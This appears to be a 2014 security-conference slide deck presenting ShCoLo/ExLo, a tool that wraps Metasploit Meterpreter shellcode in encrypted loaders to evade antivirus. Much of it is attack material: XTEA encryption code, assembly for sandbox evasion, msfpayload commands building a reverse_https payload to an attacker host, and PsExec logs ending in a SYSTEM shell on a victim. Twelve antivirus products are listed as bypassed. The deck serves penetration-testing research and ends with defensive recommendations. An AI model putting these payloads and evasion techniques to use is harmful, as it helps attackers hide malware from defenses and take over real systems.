Antivirus Evasion with ShCoLo/ExLo - Why Malware Works in face of Antivirus Software

November 22, 2014

Who am I?

Dipl.-Inf. Matthias Deeg

Senior IT Security Consultant

CISSP, CISA, OSCP, OSCE

- Interested in information technology - especially IT security - since his early days
- Studied computer science at the University of Ulm
- IT Security Consultant since 2007

Agenda

1. Use cases for Antivirus Evasion
2. How Antivirus Software Works
3. Our AV Evasion Research
4. Live Demo
5. Conclusion
6. Q&A

Use Cases for AV Evasion

- Who needs Antivirus Evasion?
  1. Bad guys doing bad things for fun and profit
  2. Good guys doing bad things with permission for fun and profit, e.g. pentesters or IT security consultants
- Use cases:
  - Targeted Attacks
  - Post-Exploitation

Use Cases for AV Evasion

- Some people do not believe in security vulnerabilities or insufficient security controls until proven otherwise via a working proof of concept
- Having valid credentials for accessing a system is sometimes not enough:

  Successful login but all the favorite tools for extracting or dumping *useful data*™ do not work due to AV software

  ⇒The next step/hop cannot be taken

How Antivirus Software Works

- Two strategies:
  1. Blacklisting

     Execution of a program is explicitly forbidden
  2. Whitelisting

     Execution of a program is explicitly allowed
- The majority of antivirus software only follows the blacklisting strategy

How Antivirus Software Works

- For malware detection using the blacklisting approach there are generally the following two methods:
  1. Signature-based
  2. Behavior-based

How Antivirus Software Works

1. Signature-based detection
   - Looking for known patterns (byte sequences)
   - Unknown malware (no matching pattern) cannot be detected
   - Polymorphism has been used for a very long time to bypass signature-based detection mechanisms

How Antivirus Software Works

2. Behavior-based detection

- Classification of software according to defined criteria as benign or malicious
- Rule-based techniques in combination with a scoring system and specified thresholds for calculated scores
- Static code analysis

  Only program code can be analyzed that is directly accessible to the antivirus software
- Dynamic code analysis (sandbox)

  Several constraints of the sandbox environment (e.g. time, specified user actions)

Our AV Evasion Research


- Started in February 2013
- Work in progress
- Objectives:
  - Easy to use AV evasion software tool for pentests
  - Low AV detection rate
  - Working with available tools

    Focus: *Metasploit* payloads like *Meterpreter* shellcodes and *PsExec*
  - Few dependencies according to the runtime environment
  - Self-contained
  - Small code size
  - Support for different target platforms

ShCoLo

- Yet another shellcode loader
- Build environment for generating a shellcode loader executable
- Written in Python (*shcolomaker.py*) and Assembler (loader templates)
- Inspired by:
  - *shellcodeexec* by inquisb
  - *ultimate-payload* by Fun Over IP
- Supports different linkers (GNU linker, Microsoft linker)
- Supported target platforms:
  - Windows 32 Bit
  - Windows 64 Bit
  - Linux 32 Bit
  - Linux 64 Bit

ShCoLo Build Process



Antivirus Evasion Techniques

Exploiting weaknesses in signature- and behavior based detection methods via old, well-known techniques:

AV Technique	Purpose
Polymorphism	Bypass signature-based detection
Encryption	Bypass signature-based detection
Sandbox detection	Bypass behavior-based detection
Process injection	Bypass firewall rules

Polymorphism

- Use shellcode encoders (*msfencode* from the *Metasploit* framework)
- Add random semantically meaningless code to the shellcode loader
- Use compression and/or encryption for the malicious code section (shellcode)

Encryption

- Encryption can also be used for bypassing signature-based detection mechanisms
- *ShCoLo* implements XTEA (Extended Tiny Encryption Algorithm) with random keys and random parameter values (rounds, delta)

```
def XTEA_encrypt_block(data, key, num_rounds=32, delta=0x9e3779b9, endian="<"):
    """XTEA encrypt block of 64 bits"""

    mask = 0xffffffff
    s = 0

    v0, v1 = struct.unpack("%s2L" % (endian), data)
    k = struct.unpack("%s4L" % (endian), key)

    for round in range(num_rounds):
        v0 = (v0 + (((v1 << 4 ^ v1 >> 5) + v1) ^ (s + k[s & 3]))) & mask
        s = (s + delta) & mask
        v1 = (v1 + (((v0 << 4 ^ v0 >> 5) + v0) ^ (s + k[s >> 11 & 3]))) & mask

    return struct.pack("%s2L" % (endian), v0, v1)
```

Sandbox Detection

Simple methods for bypassing antivirus sandbox detection mechanisms are:

- Exploiting time constraints
- Detect sandbox presence due to sandbox deficiencies (e.g. process creation, network socket communication)
- User actions as trigger

Time Constraints

- It is not acceptable to an end user if the analysis of a program lasts a longer period of time and he or she is this prevented from carrying out her work
- Exploit time constraints via a simple time delay using a *junk loop*:

```
; junk loop for sandbox evasion
junk_loop:
    call    [GetCurrentProcessId]
    dec     dword [junk_loop_counter]
    jnz     junk_loop
```

User Actions

- Malicious code is only decrypted and executed if a specified user action took place, e.g. some mouse clicks
- Using Windows hooks for checking user actions:

```
; check user action
push    0
call    [GetModuleHandleA]      ; get module handle

push    0                       ; thread ID (dwThreadId)
push    eax                     ; module handle (hMod)
push    hook                    ; hook procedure (lpfn)
push    WH_MOUSE_LL             ; hook ID (idHook)
call    [SetWindowsHookExA]
```

Test Methodology

1. Use a well-known *Meterpreter* shellcode (*windows/meterpreter/reverse_https*) as malicious code
2. Create and encode the *Meterpreter* shellcode with the *Metasploit* tools *msfpayload* and *msfencode* (*msfvenom* can also be used)
3. Create an executable file for the target platform (Windows 7, 32 Bit) using *ShCoLo*
4. Start a *Metasploit* handler for the reverse connection on the attacker's system
5. Copy the executable file to the target system and execute it

Test Results of our Research

Product Name	Software Version	Bypassed
avast! Endpoint Protection	8.0.1603	✓
AVG AntiVirus Free	2014.0.4714	✓
Avira Professional Security	14.0.5.450	✓
ESET NOD32 Antivirus	7.0.317.4	✓
Kaspersky Anti-Virus	14.0.0.4651(g)	✓
McAfee VirusScan Enterprise	8.8.5400.1158	✓
Microsoft Security Essentials	1.177.1250.0	✓
Panda Antivirus Pro 2014	13.01.01	✓
Panda Cloud Antivirus	3.0.1	✓
Sophos Anti-Virus	10.3.7.527	✓
Symantec Endpoint Protection	12.1.4013.4013	✓
Trend Micro Titanium Antivirus+	7.0.1255	✓


Demo: Metasploit Executable

- Create an executable with malicious code, in this case a *Meterpreter* shellcode (*windows/meterpreter/reverse_https*), using the *Metasploit* tools *msfpayload* and *msfencode*

```
$ msfpayload windows/meterpreter/reverse_https lhost=192.168.23.1
lport=8443 R | msfencode -e x86/shikata_ga_nai -t exe-small -o
msf.exe
[*] x86/shikata_ga_nai succeeded with size 314 (iteration=1)
```

- Start a *Metasploit* handler for the reverse connection on the attacker's system
- Test the created executable on the target system

Demo: Metasploit Executable



Demo: ShCoLo Executable

- Create malicious code, in this case a *Meterpreter* shellcode (*windows/meterpreter/reverse_https*)

```
$ msfpayload windows/meterpreter/reverse_https lhost=192.168.23.1
lport=8443 R | msfencode -e x86/shikata_ga_nai -t raw -o
meterpreter_reverse_https.bin
[*] x86/shikata_ga_nai succeeded with size 377 (iteration=1)
```

- Create an executable file containing the malicious code using *shcolomaker.py*
  - Target platform: Windows 32 Bit (`-f win32`)
  - Use encryption (`-e`)

Demo: ShCoLo Executable

```
$ python shcolomaker.py -f win32 -e meterpreter_reverse_https.bin
     _/_/_/  _/          _/_/_/            _/
  _/        _/_/_/    _/          _/_/    _/         _/_/
   _/_/    _/    _/  _/        _/    _/  _/        _/    _/
      _/  _/    _/  _/        _/    _/  _/        _/    _/
_/_/_/    _/    _/    _/_/_/    _/_/    _/_/_/_/    _/_/
Shellcode Loader Maker v0.8 by Matthias Deeg <matthias.deeg@syss.de> - SySS GmbH (c)
2013, 2014
[*] Process shellcode (377 bytes)
[*] Encrypt shellcode
[*] Generate source code
[*] Generate Makefile
[*] Build executable ...
make: Entering directory '/home/matt/playground/antivirus-evasion/shcolo/build'
nasm -fwin32 shcolo.asm
wine ./tools/link.exe /SUBSYSTEM:WINDOWS /MACHINE:X86 /ENTRY:start /OUT:shcolo.exe
shcolo.obj ./lib/kernel32.lib
fixme:heap:HeapSetInformation (nil) 1 (nil) 0
Microsoft (R) Incremental Linker Version 9.00.30729.207
Copyright (C) Microsoft Corporation.  All rights reserved.

fixme:msvcrt:__clean_type_info_names_internal (0x10044484) stub
make: Leaving directory '/home/matt/playground/antivirus-evasion/shcolo/build'
[*] Successfully built the shellcode loader './build/shcolo.exe'
```

Demo: ShCoLo Executable

```
msf exploit(handler) > run

[*] Started HTTPS reverse handler on https://0.0.0.0:8443/
[*] Starting the payload handler...
[*] 192.168.23.100:49177 Request received for /TLYc...
[*] 192.168.23.100:49177 Staging connection for target /TLYc received...
[*] Patched user-agent at offset 663656...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 1 opened (192.168.23.1:8443 -> 192.168.23.100:49177) at
2014-11-21 14:25:17 +0100

meterpreter > sysinfo
Computer        : WIN8-VICTIM
OS              : Windows 8 (Build 9200).
Architecture    : x64 (Current Process is WOW64)
System Language : de_DE
Meterpreter     : x86/win32
meterpreter >
```

Demo: ShCoLo with PsExec

- Use *Metasploit* module *exploit/windows/smb/psexec* with a custom executable created with *ShCoLo* (`EXE:Custom`)
- *PsExec* module expects a Windows service executable
- *ShCoLo* also supports 32 Bit Windows service executables (`-f win32-svc`)

Demo: ShCoLo with PsExec

```
$python shcolomaker.py -f win32-svc -e meterpreter_reverse_https.bin
     _/_/_/  _/          _/_/_/            _/
  _/        _/_/_/    _/          _/_/    _/         _/_/
   _/_/    _/    _/  _/        _/    _/  _/       _/    _/
      _/  _/    _/  _/        _/    _/  _/       _/    _/
_/_/_/    _/    _/    _/_/_/    _/_/    _/_/_/_/    _/_/
Shellcode Loader Maker v0.8 by Matthias Deeg <matthias.deeg@syss.de> - SySS GmbH (c)
2013, 2014
[*] Process shellcode (377 bytes)
[*] Encrypt shellcode
[*] Generate source code
[*] Generate Makefile
[*] Build executable ...
make: Entering directory '/home/matt/playground/antivirus-evasion/shcolo/build'
nasm -fwin32 shcolo.asm
wine ./tools/link.exe /SUBSYSTEM:WINDOWS /MACHINE:X86 /ENTRY:start /OUT:shcolo_svc.exe
shcolo.obj ./lib/kernel32.lib ./lib/advapi32.lib
fixme:heap:HeapSetInformation (nil) 1 (nil) 0
Microsoft (R) Incremental Linker Version 9.00.30729.207
Copyright (C) Microsoft Corporation.  All rights reserved.

fixme:msvcrt:__clean_type_info_names_internal (0x10044484) stub
make: Leaving directory '/home/matt/playground/antivirus-evasion/shcolo/build'
[*] Successfully built the shellcode loader './build/shcolo_svc.exe'
```

Demo: ShCoLo with PsExec

```
msf exploit(psexec) > run

[*] Started HTTPS reverse handler on https://0.0.0.0:8443/
[*] Connecting to the server...
[*] Authenticating to 192.168.23.100:445|WORKGROUP as user 'syss'...
[*] Uploading payload...
[*] Using custom payload /tmp/shcolo_svc.exe, RHOST and RPORT settings will be ignored!
[*] Created \xoDyHwxf.exe...
[*] Deleting \xoDyHwxf.exe...
[*] 192.168.23.100:49650 Request received for /MPwH...
[*] 192.168.23.100:49650 Staging connection for target /MPwH received...
[*] Patched user-agent at offset 663656...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 1 opened (192.168.23.1:8443 -> 192.168.23.100:49650) at 2014-
11-21 15:09:52 +0100
msf exploit(psexec) >
```

Demo: ShCoLo with PsExec

```
msf exploit(psexec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN8-VICTIM
OS              : Windows 8 (Build 9200).
Architecture    : x64 (Current Process is WOW64)
System Language : de_DE
Meterpreter     : x86/win32
meterpreter > shell
Process 2604 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Windows\system32>whoami
whoami
nt-autorit◆t\system

C:\
```

ExLo

- Yet another executable loader
- Build environment for generating an executable loader
- Written in Python (*exlomaker.py*) and Assembler (loader templates)
- Uses the same techniques as *ShCoLo*
- AV Evasion for available executables
- Work in progress
- Supported target platforms:
  - Windows 32 Bit

Conclusion

- Malware detection mechanisms of current antivirus software can be bypassed
- Working antivirus evasion techniques are not new, they have been used by malware for many years and exploit known weaknesses in signature- and behavior-based detection mechanisms
- The majority of the used antivirus techniques is rather simple and can be leveraged by less skilled attackers
- There are also numerous AV evasion tools or frameworks freely available on the Internet making AV evasion even simpler without any expert knowledge

Recommendations

- Antivirus software should not be the only countermeasure against malware threats
- A defense-in-depth strategy should be followed
- Risks are generally not only avoided or mitigated with a single security control

Recommendations (cont.)

The following security measures have been proven effective as part of a defense-in-depth strategy:

- Security awareness training of employees
- Implementation of a working patch management
- Use of current antivirus software with regular updates
- Implementation of the principle of least privilege
- Antivirus detection at different locations within the IT network
- Conduct of frequent IT security assessments
- Incident readiness
- Baselining of the IT infrastructure
- Change from blacklisting to whitelisting

References

- *Outsmarted – Why Malware Works in face of Antivirus Software*, Matthias Deeg, Sebastian Nerz and Daniel Sauder https://www.syss.de/fileadmin/dokumente/Publikationen/2014/Antivirus_Evasion_engl.pdf
- *Antivirus Evasion: Von der Idee zum PoC*, Daniel Sauder, http://root-camp.net/wp-content/uploads/2013/12/Antivirus-Evasion.pdf
- *shellcodeexec*, https://github.com/inquisb/shellcodeexec
- *ultimate-payload*, http://funoverip.net/2012/07/antivirus-sandbox-evasion-part3/
- *Veil-Evasion*, https://www.veil-framework.com/framework/veil-evasion/

Thank you very much …

… for your attention.

Do you have any questions?